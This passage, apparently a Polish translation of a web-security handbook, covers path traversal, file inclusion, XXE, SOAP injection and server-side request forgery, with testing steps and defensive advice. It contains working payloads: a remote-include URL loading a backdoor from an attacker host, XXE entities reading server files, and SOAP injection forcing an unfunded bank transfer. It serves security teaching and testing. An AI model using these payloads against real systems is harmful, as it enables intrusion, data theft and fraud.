UWAGA: Być może zauważyłeś pojawienie się zbędnego ./ w nazwie przesłanego przez nas pliku. Było to konieczne, aby nasz skrócony adres URL kończył się na 3-bajtowej granicy czystego tekstu, a zatem na 4-bajtowej granicy zakodowanego tekstu, zgodnie ze schematem kodowania Base64. Obcięcie zakodowanego adresu URL w części zakodowanego bloku prawie na pewno spowodowałoby błąd podczas dekodowania na serwerze.

Wykorzystanie luk w zabezpieczeniach związanych z przechodzeniem

Po zidentyfikowaniu luki w zabezpieczeniach związanej z przechodzeniem ścieżki, która zapewnia dostęp do odczytu lub zapisu dowolnych plików w systemie plików serwera, jakiego rodzaju ataki można przeprowadzić, wykorzystując je? W większości przypadków okaże się, że masz ten sam poziom dostępu do odczytu/zapisu do systemu plików, jaki ma proces serwera WWW

KROKI HACKOWANIA

Możesz wykorzystać luki w przejściu ścieżki dostępu do odczytu, aby pobrać z serwera interesujące pliki, które mogą zawierać bezpośrednio przydatne informacje lub które pomogą ci udoskonalić ataki na inne luki w zabezpieczeniach. Na przykład:

* Pliki haseł do systemu operacyjnego i aplikacji

* Pliki konfiguracyjne serwera i aplikacji w celu wykrycia innych luk w zabezpieczeniach lub dostrojenia innego ataku

* Dołącz pliki, które mogą zawierać poświadczenia bazy danych

* Źródła danych wykorzystywane przez aplikację, takie jak pliki bazy danych MySQL lub pliki XML

* Kod źródłowy do stron wykonywalnych serwera w celu wykonania przeglądu kodu w poszukiwaniu błędów (na przykład GetImage.aspx?file=GetImage.aspx)

* Pliki dziennika aplikacji, które mogą zawierać nazwy użytkowników, tokeny sesji i tym podobne

Jeśli znajdziesz lukę w zabezpieczeniach polegającą na przemierzaniu ścieżki, która zapewnia dostęp do zapisu, twoim głównym celem powinno być wykorzystanie jej do dowolnego wykonania poleceń na serwerze. Oto kilka sposobów wykorzystania tej luki:

* Twórz skrypty w folderach startowych użytkowników.

* Zmodyfikuj pliki, takie jak in.ftpd, aby wykonywać dowolne polecenia przy następnym połączeniu użytkownika.

* Pisz skrypty do katalogu internetowego z uprawnieniami do wykonywania i wywołuj je z przeglądarki.

Zapobieganie lukom w zabezpieczeniach Path Traversal

Zdecydowanie najskuteczniejszym sposobem wyeliminowania luk związanych z przechodzeniem ścieżki jest unikanie przekazywania danych przesłanych przez użytkownika do dowolnego interfejsu API systemu plików. W wielu przypadkach, w tym w oryginalnym przykładzie GetFile.ashx?filename=keira.jpg, aplikacja nie musi tego robić. Większość plików, które nie podlegają żadnej kontroli dostępu, można po prostu umieścić w katalogu głównym sieci i uzyskać do nich dostęp za pośrednictwem bezpośredniego adresu URL. Jeśli nie jest to możliwe, aplikacja może utrzymywać zakodowaną na stałe listę plików graficznych, które mogą być obsługiwane przez stronę. Może użyć innego identyfikatora do określenia, który plik jest wymagany, na przykład numeru indeksu. Każde żądanie zawierające nieprawidłowy identyfikator może zostać odrzucone, a użytkownicy nie mają możliwości manipulowania ścieżką plików dostarczanych przez stronę. W niektórych przypadkach, podobnie jak w przypadku funkcji przepływu pracy, która umożliwia wysyłanie i pobieranie plików, pożądane może być umożliwienie użytkownikom określania plików według nazwy. Deweloperzy mogą zdecydować, że najłatwiejszym sposobem wdrożenia tego jest przekazanie nazwy pliku podanej przez użytkownika do interfejsów API systemu plików. W takiej sytuacji aplikacja powinna przyjąć podejście obrony w głąb, aby umieścić kilka przeszkód na drodze ataku polegającego na przemierzaniu ścieżki. Oto kilka przykładów obrony, które można zastosować; idealnie jak to możliwe, powinny być realizowane razem:

* Po przeprowadzeniu wszystkich odpowiednich dekodowań i kanonizacji nazwy pliku przesłanej przez użytkownika, aplikacja powinna sprawdzić, czy zawiera ona którąś z sekwencji przechodzenia przez ścieżkę (przy użyciu ukośników odwrotnych lub ukośników) lub jakieś bajty zerowe. Jeśli tak, aplikacja powinna zatrzymać przetwarzanie żądania. Nie powinien podejmować żadnych prób oczyszczania złośliwej nazwy pliku.

* Aplikacja powinna korzystać z zakodowanej na stałe listy dozwolonych typów plików i odrzucać wszelkie prośby o inny typ (po przeprowadzeniu uprzedniego zdekodowania i kanonizacji).

* Po przeprowadzeniu całego filtrowania nazwy pliku podanej przez użytkownika aplikacja powinna użyć odpowiednich interfejsów API systemu plików, aby sprawdzić, czy wszystko jest w porządku i czy plik, do którego dostęp ma zostać uzyskany przy użyciu tej nazwy, znajduje się w katalogu początkowym określonym przez Aplikacja.

W Javie można to osiągnąć, tworząc instancję obiektu java.io.File przy użyciu nazwy pliku podanej przez użytkownika, a następnie wywołując metodę getCanonicalPath na tym obiekcie. Jeśli łańcuch zwrócony tą metodą nie zaczyna się od nazwy katalogu startowego, oznacza to, że użytkownik w jakiś sposób ominął filtry wejściowe aplikacji i żądanie powinno zostać odrzucone. W ASP.NET można to osiągnąć, przekazując nazwę pliku dostarczoną przez użytkownika do metody System.Io.Path.GetFullPath i sprawdzając zwrócony string w taki sam sposób, jak opisano dla Javy.

Aplikacja może złagodzić wpływ większości możliwych do wykorzystania luk związanych z przemierzaniem ścieżki, używając środowiska chroot w celu uzyskania dostępu do katalogu zawierającego pliki, do których ma być uzyskany dostęp. W tej sytuacji chrootowany katalog jest traktowany tak, jakby był głównym katalogiem systemu plików, a wszelkie nadmiarowe sekwencje przechodzenia, które próbują przejść wyżej, są ignorowane. Chrootowane systemy plików są natywnie obsługiwane na większości platform opartych na systemie UNIX. Podobny efekt można uzyskać w systemie Windows (przynajmniej w odniesieniu do podatności na przechodzenie), montując odpowiedni katalog startowy jako nowy dysk logiczny i używając powiązanej litery dysku, aby uzyskać dostęp do jego zawartości.

Aplikacja powinna integrować mechanizmy obronne przed atakami polegającymi na przemierzaniu ścieżki z mechanizmami rejestrowania i ostrzegania. Za każdym razem, gdy otrzymane zostanie żądanie zawierające sekwencje przechodzenia przez ścieżkę, wskazuje to na prawdopodobne złośliwe zamiary ze strony użytkownika. Aplikacja powinna zarejestrować żądanie jako próbę naruszenia bezpieczeństwa, zakończyć sesję użytkownika i ewentualnie zawiesić konto użytkownika oraz wygenerować alert dla administratora.

Luki w zabezpieczeniach dołączania plików

Wiele języków skryptowych obsługuje użycie plików dołączanych. Ta funkcja umożliwia programistom umieszczanie komponentów kodu wielokrotnego użytku w oddzielnych plikach i dołączanie ich do plików kodu specyficznych dla funkcji, gdy są potrzebne. Kod zawarty w dołączonym pliku jest interpretowany tak, jakby został wstawiony w miejscu, w którym znajduje się dyrektywa include.

Zdalne włączanie plików

Język PHP jest szczególnie podatny na luki związane z włączaniem plików, ponieważ jego funkcje dołączania mogą akceptować zdalną ścieżkę do pliku. To było podstawą wielu luk w zabezpieczeniach aplikacji PHP. Rozważ aplikację, która dostarcza różne treści ludziom w różnych lokalizacjach. Kiedy użytkownicy wybierają swoją lokalizację, jest to przekazywane do serwera za pomocą parametru żądania w następujący sposób:

https://wahh-app.com/main.php?Country=US

Aplikacja przetwarza parametr Kraj w następujący sposób:

$country = $_GET[‘Country’];

include($country . ‘.php’);

To powoduje, że środowisko wykonawcze ładuje plik US.php, który znajduje się w systemie plików serwera WWW. Zawartość tego pliku jest skutecznie kopiowana do pliku main.php i wykonywana.

Osoba atakująca może wykorzystać to zachowanie na różne sposoby, z których najpoważniejszym jest podanie zewnętrznego adresu URL jako lokalizacji pliku dołączanego. Funkcja dołączania PHP przyjmuje to jako dane wejściowe, a środowisko wykonawcze pobiera określony plik i wykonuje jego zawartość. W związku z tym osoba atakująca może skonstruować złośliwy skrypt zawierający dowolnie złożoną treść, umieścić go na kontrolowanym przez siebie serwerze internetowym i wywołać go w celu wykonania za pośrednictwem aplikacji podatnej na ataki . Na przykład:

https://wahh-app.com/main.php?Country=http://wahh-attacker.com/backdoor

Włączanie plików lokalnych

W niektórych przypadkach pliki dołączane są ładowane na podstawie danych kontrolowanych przez użytkownika, ale nie jest możliwe określenie adresu URL do pliku na serwerze zewnętrznym. Na przykład, jeśli dane kontrolowane przez użytkownika zostaną przekazane do funkcji ASP Server.Execute, osoba atakująca może spowodować wykonanie dowolnego skryptu ASP, pod warunkiem, że ten skrypt należy do tej samej aplikacji, co wywołująca funkcjonowanie. W tej sytuacji możesz nadal wykorzystywać zachowanie aplikacji do wykonywania nieautoryzowanych działań:

* Na serwerze mogą znajdować się pliki wykonywalne serwera, do których nie można uzyskać dostępu normalną trasą. Na przykład wszelkie żądania kierowane do ścieżki /admin mogą zostać zablokowane przez kontrolę dostępu obejmującą całą aplikację. Jeśli możesz spowodować umieszczenie poufnych funkcji na stronie, do której masz uprawnienia dostępu, możesz uzyskać dostęp do tych funkcji.

* Na serwerze mogą znajdować się zasoby statyczne, które są podobnie chronione przed bezpośrednim dostępem. Jeśli możesz spowodować, aby były one dynamicznie dołączane do innych stron aplikacji, środowisko wykonawcze zazwyczaj po prostu kopiuje zawartość statycznego zasobu do swojej odpowiedzi.

Znajdowanie luk w zabezpieczeniach dołączania plików

W odniesieniu do dowolnego elementu danych dostarczonych przez użytkownika mogą wystąpić luki w zabezpieczeniach związane z dołączaniem plików. Są one szczególnie powszechne w parametrach żądania, które określają język lub lokalizację. Często pojawiają się również, gdy nazwa pliku po stronie serwera jest jawnie przekazywana jako parametr

KROKI HACKOWANIA

Aby przetestować błędy dołączania plików zdalnych, wykonaj następujące kroki:

1. Prześlij w każdym docelowym parametrze adres URL zasobu na kontrolowanym przez siebie serwerze internetowym i określ, czy są odbierane jakiekolwiek żądania z serwera, na którym znajduje się aplikacja docelowa.

2. Jeśli pierwszy test zakończy się niepowodzeniem, spróbuj przesłać adres URL zawierający nieistniejący adres IP i sprawdź, czy podczas próby połączenia serwera nie upłynął limit czasu.

3. Jeśli okaże się, że aplikacja jest podatna na zdalne dołączanie plików, skonstruuj szkodliwy skrypt przy użyciu dostępnych interfejsów API w odpowiednim języku, tak jak opisano to dla ataków z dynamicznym wykonaniem.

Luki w zabezpieczeniach dotyczące włączenia plików lokalnych mogą potencjalnie występować w znacznie szerszym zakresie środowisk skryptowych niż te, które obsługują zdalne włączanie plików. Aby przetestować luki w zabezpieczeniach dołączania plików lokalnych, wykonaj następujące kroki:

1. Prześlij nazwę znanego zasobu wykonywalnego na serwerze i określ, czy nastąpiła jakakolwiek zmiana w zachowaniu aplikacji.

2. Podaj nazwę znanego zasobu statycznego na serwerze i określ, czy jego zawartość jest kopiowana do odpowiedzi aplikacji.

3. Jeśli aplikacja jest podatna na włączanie plików lokalnych, spróbuj uzyskać dostęp do wrażliwych funkcji lub zasobów, do których nie można uzyskać bezpośredniego dostępu za pośrednictwem serwera WWW.

4. Sprawdź, czy możesz uzyskać dostęp do plików w innych katalogach, korzystając z opisanych wcześniej technik przechodzenia.

Wstrzykiwanie do interpreterów XML

XML jest szeroko stosowany we współczesnych aplikacjach internetowych, zarówno w żądaniach i odpowiedziach między przeglądarką a serwerem aplikacji front-end, jak i w komunikatach między komponentami aplikacji back-end, takimi jak usługi SOAP. Obie te lokalizacje są podatne na ataki, w których spreparowane dane wejściowe są wykorzystywane do ingerowania w działanie aplikacji i zwykle do wykonywania nieautoryzowanych działań.

Wstrzykiwanie zewnętrznych jednostek XML

We współczesnych aplikacjach internetowych XML jest często używany do przesyłania danych od klienta do serwera. Aplikacja po stronie serwera działa następnie na tych danych i może zwrócić odpowiedź zawierającą XML lub dane w dowolnym innym formacie. To zachowanie jest najczęściej spotykane w aplikacjach opartych na technologii Ajax, w których do komunikacji w tle używane są żądania asynchroniczne. Może również pojawiać się w kontekście komponentów rozszerzenia przeglądarki i innych technologii po stronie klienta.

Rozważmy na przykład funkcję wyszukiwania, która w celu zapewnienia bezproblemowego działania użytkownika została zaimplementowana przy użyciu technologii Ajax. Gdy użytkownik wprowadza wyszukiwane hasło, skrypt po stronie klienta wysyła do serwera następujące żądanie:

POST /search/128/AjaxSearch.ashx HTTP/1.1

Host: mdsec.net

Content-Type: text/xml; charset=UTF-8

Content-Length: 44

<Search><SearchTerm>nothing will change</SearchTerm></Search>

Odpowiedź serwera jest następująca (chociaż luki w zabezpieczeniach mogą istnieć niezależnie od formatu użytego w odpowiedziach):

HTTP/1.1 200 OK

Content-Type: text/xml; charset=utf-8

Content-Length: 81

<Search><SearchResult>No results found for expression: nothing change</SearchResult></Search>

Skrypt po stronie klienta przetwarza tę odpowiedź i aktualizuje część interfejsu użytkownika o wyniki wyszukiwania. W przypadku napotkania tego typu funkcji należy zawsze sprawdzić, czy nie wstrzyknięto zewnętrznej jednostki XML (XXE). Ta luka wynika z faktu, że standardowe biblioteki analizy XML obsługują odwołania do jednostek. Są to po prostu metody odwoływania się do danych wewnątrz lub na zewnątrz dokumentu XML. Odwołania do jednostek powinny być znane z innych kontekstów. Na przykład jednostki odpowiadające znakom < i > są następujące:

<

>

Format XML umożliwia zdefiniowanie niestandardowych jednostek w samym dokumencie XML. Odbywa się to w opcjonalnym elemencie DOCTYPE na początku dokumentu. Na przykład:

<!DOCTYPE foo [<!ENTITY testref “testrefvalue” >]>

Jeśli dokument zawiera tę definicję, parser zastępuje wszelkie wystąpienia &testref; odniesienie do encji w dokumencie ze zdefiniowaną wartością, test ref value. Ponadto specyfikacja XML umożliwia definiowanie podmiotów za pomocą zewnętrznych referencji, których wartość jest pobierana dynamicznie przez parser XML. Te definicje jednostek zewnętrznych używają formatu URL i mogą odnosić się do zewnętrznych adresów URL lub zasobów w lokalnym systemie plików. Parser XML pobiera zawartość określonego adresu URL lub pliku i używa tego jako wartości zdefiniowanej jednostki. Jeśli aplikacja zwróci w swojej odpowiedzi jakiekolwiek części danych XML, które wykorzystują zewnętrznie zdefiniowaną jednostkę, w odpowiedzi zwracana jest zawartość określonego pliku lub adresu URL. Podmioty zewnętrzne można określić w żądaniu atakującego opartym na XML, dodając odpowiedni element DOCTYPE do XML (lub modyfikując element, jeśli już istnieje). Odnośnik do podmiotu zewnętrznego jest określany za pomocą słowa kluczowego SYSTEM, a jego definicją jest adres URL, który może korzystać z pliku: protocol. W poprzednim przykładzie osoba atakująca może przesłać następujące żądanie, które definiuje zewnętrzną jednostkę XML odwołującą się do pliku w systemie plików serwera:

POST /search/128/AjaxSearch.ashx HTTP/1.1

Host: mdsec.net

Content-Type: text/xml; charset=UTF-8

Content-Length: 115

<!DOCTYPE foo [<!ENTITY xxe SYSTEM “file:///windows/win.ini” >]>

<Search><SearchTerm>&xxe;</SearchTerm></Search>

Powoduje to, że parser XML pobiera zawartość określonego pliku i używa go zamiast odwołania do zdefiniowanej jednostki, którego atakujący użył w elemencie SearchTerm. Ponieważ wartość tego elementu jest powtarzana w odpowiedzi aplikacji, powoduje to, że serwer odpowiada zawartością pliku w następujący sposób:

HTTP/1.1 200 OK

Content-Type: text/xml; charset=utf-8

Content-Length: 556

<Search><SearchResult>No results found for expression: ; for 16-bit app

support

[fonts]

[extensions]

[mci extensions]

[files]

...

Oprócz użycia protokołu file: do określenia zasobów w lokalnym systemie plików osoba atakująca może użyć protokołów, takich jak http:, aby spowodować, że serwer pobierze zasoby przez sieć. Te adresy URL mogą określać dowolne hosty, adresy IP i porty. Mogą pozwolić atakującemu na interakcję z usługami sieciowymi w systemach zaplecza, do których nie można uzyskać bezpośredniego dostępu z Internetu. Na przykład następujący atak próbuje połączyć się z serwerem pocztowym działającym na porcie 25 na prywatnym adresie IP 192.168.1.1:

<!DOCTYPE foo [<!ENTITY xxe SYSTEM “http://192.168.1.1:25” >]>

<Search><SearchTerm>&xxe;</SearchTerm></Search>

Ta technika może pozwolić na wykonanie różnych ataków:

* Osoba atakująca może używać aplikacji jako serwera proxy, pobierającego poufną zawartość z dowolnego serwera sieciowego, do którego aplikacja może dotrzeć, w tym z serwerów działających wewnętrznie w organizacji w prywatnej przestrzeni adresowej, której nie można rutować.

* Atakujący może wykorzystać luki w aplikacjach internetowych zaplecza, pod warunkiem, że można je wykorzystać za pośrednictwem adresu URL.

* Osoba atakująca może przetestować otwarte porty w systemach zaplecza, przeglądając dużą liczbę adresów IP i numerów portów. W niektórych przypadkach różnice czasowe mogą być wykorzystane do określenia stanu żądanego portu. W innych przypadkach banery usług z niektórych usług mogą faktycznie zostać zwrócone w odpowiedziach aplikacji.

Wreszcie, jeśli aplikacja pobierze obiekt zewnętrzny, ale nie zwróci go w odpowiedzi, nadal może być możliwe spowodowanie odmowy usługi poprzez odczytywanie strumienia plików w nieskończoność. Na przykład:

<!DOCTYPE foo [<!ENTITY xxe SYSTEM “ file:///dev/random”>]>

Wstrzykiwanie do usług SOAP

Simple Object Access Protocol (SOAP) to technologia komunikacji oparta na komunikatach, która używa formatu XML do enkapsulacji danych. Może być używany do udostępniania informacji i przesyłania wiadomości między systemami, nawet jeśli działają one na różnych systemach operacyjnych i architekturach. Jego głównym zastosowaniem są usługi sieciowe. W kontekście aplikacji sieci Web dostępnej za pośrednictwem przeglądarki najprawdopodobniej napotkasz protokół SOAP w komunikacji między komponentami aplikacji zaplecza. SOAP jest często używany w aplikacjach korporacyjnych na dużą skalę, w których poszczególne zadania są wykonywane przez różne komputery w celu poprawy wydajności. Często występuje również tam, gdzie aplikacja internetowa została wdrożona jako front-end dla istniejącej aplikacji. W tej sytuacji komunikacja między różnymi komponentami może być realizowana przy użyciu protokołu SOAP w celu zapewnienia modułowości i interoperacyjności. Ponieważ XML jest językiem interpretowanym, SOAP jest potencjalnie podatny na wstrzykiwanie kodu w podobny sposób, jak inne opisane już przykłady. Elementy XML są reprezentowane składniowo przy użyciu metaznaków <, > i /. Jeśli dostarczone przez użytkownika dane zawierające te znaki są wstawiane bezpośrednio do komunikatu SOAP, atakujący może ingerować w strukturę komunikatu, a tym samym ingerować w logikę aplikacji lub powodować inne niepożądane efekty. Rozważmy aplikację bankową, w której użytkownik inicjuje transfer środków za pomocą żądania HTTP, takiego jak poniżej:

POST /bank/27/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit

W trakcie przetwarzania tego żądania między dwoma komponentami zaplecza aplikacji wysyłany jest następujący komunikat SOAP:

<soap:Envelope xmlns:soap=”http://www.w3.org/2001/12/soap-envelope”>

<soap:Body>

<pre:Add xmlns:pre=http://target/lists soap:encodingStyle=

“http://www.w3.org/2001/12/soap-encoding”>

<Account>

<FromAccount>18281008</FromAccount>

<Amount>1430</Amount>

<ClearedFunds>False</ClearedFunds>

<ToAccount>08447656</ToAccount>

</Account>

</pre:Add>

</soap:Body>

</soap:Envelope>

Zwróć uwagę, jak elementy XML w wiadomości odpowiadają parametrom w żądaniu HTTP, a także dodaj element ClearedFunds. W tym momencie logika aplikacji stwierdziła, że dostępne środki są niewystarczające do wykonania żądanego przelewu i ustawiła wartość tego elementu na False. W rezultacie komponent, który odbiera komunikat SOAP, nie wykonuje na nim żadnych działań. W tej sytuacji istnieje wiele sposobów, w jakie można próbować wstrzyknąć do komunikatu SOAP, a tym samym ingerować w logikę aplikacji. Na przykład przesłanie następującego żądania powoduje wstawienie dodatkowego elementu ClearedFunds do komunikatu przed elementem oryginalnym (przy zachowaniu poprawności składniowej SQL). Jeśli aplikacja przetworzy pierwszy napotkany element ClearedFunds, możesz pomyślnie wykonać przelew, gdy nie ma dostępnych środków:

POST /bank/27/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 119

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True

</ClearedFunds><Amount>1430&ToAccount=08447656&Submit=Submit

Z drugiej strony, jeśli aplikacja przetworzy ostatni napotkany element ClearedFunds, można zastosować podobny atak do parametru ToAccount. Innym rodzajem ataku byłoby użycie komentarzy XML w celu usunięcia części oryginalnego komunikatu SOAP i zastąpienia usuniętych elementów

własnymi. Na przykład następujące żądanie wstrzykuje element ClearedFunds za pomocą parametru Amount, udostępnia tag otwierający dla elementu ToAccount, otwiera komentarz i zamyka komentarz w parametrze ToAccount, zachowując w ten sposób poprawność składni kodu XML:

POST /bank/27/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 125

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True

</ClearedFunds><ToAccount><!--&ToAccount=-->08447656&Submit=Submit

Innym rodzajem ataku byłaby próba uzupełnienia całego komunikatu SOAP z wstrzykniętego parametru i pozostawienia komentarza w pozostałej części komunikatu. Ponieważ jednak komentarz otwierający nie zostanie dopasowany do komentarza zamykającego, atak ten generuje całkowicie nieprawidłowy kod XML, który zostanie odrzucony przez wiele parserów XML. Ten atak prawdopodobnie zadziała tylko na niestandardowy, własny parser XML, a nie na jakąkolwiek bibliotekę parsującą XML:

POST /bank/27/Default.aspx HTTP/1.0

Host: mdsec.net

Content-Length: 176

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True

</ClearedFunds>

<ToAccount>08447656</ToAccount></Account></pre:Add></soap:Body>

</soap:Envelope>

<!--&Submit=Submit

Znajdowanie i wykorzystywanie wtrysku SOAP

Wstrzyknięcie SOAP może być trudne do wykrycia, ponieważ dostarczenie metaznaków XML w sposób niesfabrykowany powoduje złamanie formatu komunikatu SOAP, co często skutkuje komunikatem o błędzie nie zawierającym żadnych informacji. Niemniej jednak poniższe kroki mogą być użyte do wykrywania luk w zabezpieczeniach związanych z iniekcją SOAP z pewnym stopniem niezawodności.

KROKI HACKOWANIA

1. Prześlij nieuczciwy znacznik zamykający XML, taki jak </foo>, w każdym parametrze po kolei. Jeśli nie wystąpi żaden błąd, prawdopodobnie dane wejściowe nie są wstawiane do komunikatu SOAP lub są w jakiś sposób oczyszczane.

2. Jeśli otrzymano błąd, zamiast tego prześlij prawidłową parę tagów otwierających i zamykających, na przykład <foo></foo>. Jeśli spowoduje to zniknięcie błędu, aplikacja może być podatna na ataki.

3. W niektórych sytuacjach dane wstawiane do wiadomości w formacie XML są następnie odczytywane z jej formularza XML i zwracane użytkownikowi. Jeśli element, który modyfikujesz, jest zwracany w odpowiedziach aplikacji, sprawdź, czy treść XML, którą przesyłasz, jest zwracana w identycznej formie lub czy została w jakiś sposób znormalizowana. Prześlij kolejno następujące dwie wartości:

test<foo/>

test<foo></foo>

Jeśli okaże się, że którykolwiek element jest zwracany jako drugi lub po prostu jako test, możesz mieć pewność, że Twoje dane wejściowe zostaną wstawione do wiadomości opartej na XML.

4. Jeśli żądanie HTTP zawiera kilka parametrów, które mogą zostać umieszczone w komunikacie SOAP, spróbuj wstawić znak komentarza otwierającego (<!- -) do jednego parametru, a znak komentarza zamykającego (!-->) do innego parametru. Następnie przełącz je (ponieważ nie możesz wiedzieć, w jakiej kolejności pojawiają się parametry). Może to spowodować zakomentowanie części komunikatu SOAP serwera. Może to spowodować zmianę logiki aplikacji lub spowodować inny błąd, który może ujawnić informacje.

Jeśli wstrzyknięcie SOAP jest trudne do wykrycia, wykorzystanie go może być jeszcze trudniejsze. W większości sytuacji konieczna jest znajomość struktury kodu XML otaczającego dane, aby dostarczyć spreparowane dane wejściowe, które modyfikują wiadomość bez jej unieważniania. We wszystkich poprzednich testach szukaj komunikatów o błędach, które ujawniają szczegóły dotyczące przetwarzanego komunikatu SOAP. Jeśli masz szczęście, szczegółowa wiadomość ujawni całą wiadomość, umożliwiając skonstruowanie spreparowanych wartości w celu wykorzystania luki. Jeśli masz pecha, możesz ograniczyć się do czystego zgadywania, co jest bardzo mało prawdopodobne, aby się powiodło.

Zapobieganie wstrzykiwaniu SOAP

Wstrzykiwaniu protokołu SOAP można zapobiec, stosując filtry sprawdzania poprawności granic w dowolnym miejscu, w którym dane dostarczone przez użytkownika są wstawiane do komunikatu SOAP. Należy tego dokonać zarówno na danych, które zostały natychmiast otrzymane od użytkownika w bieżącym żądaniu, jak i na wszelkich danych, które zostały utrwalone z wcześniejszych żądań lub wygenerowane w wyniku innego przetwarzania, które wykorzystuje dane użytkownika jako dane wejściowe. Aby zapobiec opisanym atakom, aplikacja powinna zakodować w formacie HTML wszelkie metaznaki XML pojawiające się w danych wejściowych użytkownika. Kodowanie HTML polega na zastąpieniu literalnych znaków odpowiadającymi im jednostkami HTML. Dzięki temu interpreter XML traktuje je jako część wartości danych odpowiedniego elementu, a nie jako część struktury samej wiadomości. Oto kodowanie HTML niektórych typowych problematycznych znaków:

n < — <

n > — >

n / — /

Wstrzykiwanie do żądań HTTP zaplecza

W poprzedniej sekcji opisano, w jaki sposób niektóre aplikacje włączają dane dostarczone przez użytkownika do żądań protokołu SOAP zaplecza do usług, które nie są bezpośrednio dostępne dla użytkownika. Mówiąc bardziej ogólnie, aplikacje mogą osadzać dane wprowadzane przez użytkownika w dowolnym żądaniu HTTP zaplecza, w tym w tych, które przesyłają parametry jako zwykłe pary nazwa/wartość. Tego rodzaju zachowanie jest często podatne na atak, ponieważ aplikacja często skutecznie pośredniczy w adresie URL lub parametrach podanych przez użytkownika. Ataki na tę funkcjonalność można podzielić na następujące kategorie:

* Ataki polegające na przekierowaniu HTTP po stronie serwera umożliwiają atakującemu określenie dowolnego zasobu lub adresu URL, którego żąda następnie frontowy serwer aplikacji.

* Ataki wstrzykiwania parametrów HTTP (HPI) umożliwiają atakującemu wstrzyknięcie dowolnych parametrów do wewnętrznego żądania HTTP wysyłanego przez serwer aplikacji. Jeśli atakujący wstrzyknie parametr, który już istnieje w żądaniu zaplecza, ataki polegające na zanieczyszczeniu parametrów HTTP (HPP) mogą zostać użyte do zastąpienia oryginalnej wartości parametru określonej przez serwer.

Przekierowanie HTTP po stronie serwera

Luki w zabezpieczeniach związane z przekierowaniem po stronie serwera pojawiają się, gdy aplikacja pobiera dane wejściowe kontrolowane przez użytkownika i umieszcza je w adresie URL, który pobiera za pomocą żądania HTTP zaplecza. Wprowadzone przez użytkownika dane wejściowe mogą obejmować cały pobierany adres URL lub aplikacja może wykonać na nim pewne przetwarzanie, takie jak dodanie standardowego sufiksu. Żądanie HTTP zaplecza może być kierowane do domeny w publicznym Internecie lub do wewnętrznego serwera, do którego użytkownik nie ma bezpośredniego dostępu. Żądana treść może stanowić rdzeń funkcjonalności aplikacji, na przykład interfejs do bramki płatniczej. Lub może być bardziej peryferyjny, na przykład zawartość statyczna pobierana od strony trzeciej. Ta technika jest często używana do łączenia kilku różnych wewnętrznych i zewnętrznych komponentów aplikacji w jedną aplikację główną, która obsługuje kontrolę dostępu i zarządzanie sesjami w imieniu tych innych systemów. Jeśli osoba atakująca może kontrolować adres IP lub nazwę hosta używaną w żądaniu HTTP zaplecza, może spowodować, że serwer aplikacji połączy się z dowolnym zasobem, a czasami pobierze zawartość odpowiedzi zaplecza. Rozważmy następujący przykład żądania front-end, w którym parametr loc służy do określenia, której wersji pliku CSS chce użyć klient:

POST /account/home HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Host: wahh-blogs.net

Content-Length: 65

view=default&loc=online.wahh-blogs.net/css/wahh.css

Jeśli w parametrze loc nie określono sprawdzania poprawności adresu URL, osoba atakująca może podać dowolną nazwę hosta zamiast online.wahh-blogs.net. Aplikacja pobiera określony zasób, umożliwiając atakującemu użycie aplikacji jako serwera proxy do potencjalnie wrażliwych usług zaplecza. W poniższym przykładzie osoba atakująca powoduje, że aplikacja łączy się z wewnętrzną usługą SSH:

POST /account/home HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Host: blogs.mdsec.net

Content-Length: 65

view=default&loc=192.168.0.1:22

Odpowiedź aplikacji zawiera baner z żądanej usługi SSH:

HTTP/1.1 200 OK

Connection: close

SSH-2.0-OpenSSH_4.2Protocol mismatch

Osoba atakująca może wykorzystać błędy przekierowania HTTP po stronie serwera, aby skutecznie wykorzystać podatną na ataki aplikację jako otwarty serwer proxy HTTP do przeprowadzenia różnych dalszych ataków:

* Atakujący może być w stanie użyć serwera proxy do zaatakowania systemów innych firm w Internecie. Celowi wydaje się, że szkodliwy ruch pochodzi z serwera, na którym działa aplikacja podatna na ataki.

* Osoba atakująca może użyć serwera proxy, aby połączyć się z dowolnymi hostami w sieci wewnętrznej organizacji, docierając w ten sposób do celów, do których nie można uzyskać bezpośredniego dostępu z Internetu.

* Osoba atakująca może wykorzystać serwer proxy do ponownego połączenia się z innymi usługami uruchomionymi na samym serwerze aplikacji, omijając ograniczenia zapory i potencjalnie wykorzystując relacje zaufania w celu obejścia uwierzytelniania.

* Wreszcie, funkcja proxy może być wykorzystana do przeprowadzania ataków, takich jak skrypty między witrynami, powodując, że aplikacja zawiera treści kontrolowane przez osobę atakującą w swoich odpowiedziach

KROKI HACKOWANIA

1. Zidentyfikuj wszystkie parametry żądania, które wydają się zawierać nazwy hostów, adresy IP lub pełne adresy URL.

2. Dla każdego parametru zmodyfikuj jego wartość, aby określić alternatywny zasób, podobny do żądanego, i sprawdź, czy ten zasób pojawi się w odpowiedzi serwera.

3. Spróbuj określić adres URL kierujący na serwer w Internecie, który kontrolujesz, i monitoruj ten serwer pod kątem połączeń przychodzących z testowanej aplikacji.

4. Jeśli żadne połączenie przychodzące nie zostanie odebrane, monitoruj czas potrzebny na odpowiedź aplikacji. Jeśli wystąpi opóźnienie, żądania zaplecza aplikacji mogą przekroczyć limit czasu z powodu ograniczeń sieciowych dotyczących połączeń wychodzących.

5. Jeśli uda ci się użyć funkcji łączenia się z dowolnymi adresami URL, spróbuj wykonać następujące ataki:

A. Określ, czy można określić numer portu. Na przykład możesz podać adres http://mdattacker.net:22.

B. Jeśli się powiedzie, spróbuj przeskanować porty sieci wewnętrznej za pomocą narzędzia, takiego jak Burp Intruder, aby połączyć się z zakresem adresów IP i portów po kolei.

C. Spróbuj połączyć się z innymi usługami na adres pętli zwrotnej serwera aplikacji.

D. Próba załadowania strony internetowej, którą kontrolujesz, do odpowiedzi aplikacji w celu przeprowadzenia ataku typu cross-site scripting.

UWAGA: Niektóre interfejsy API przekierowywania po stronie serwera, takie jak Server.Transfer() i Server.Execute() w ASP.NET, zezwalają na przekierowanie tylko do względnych adresów URL na tym

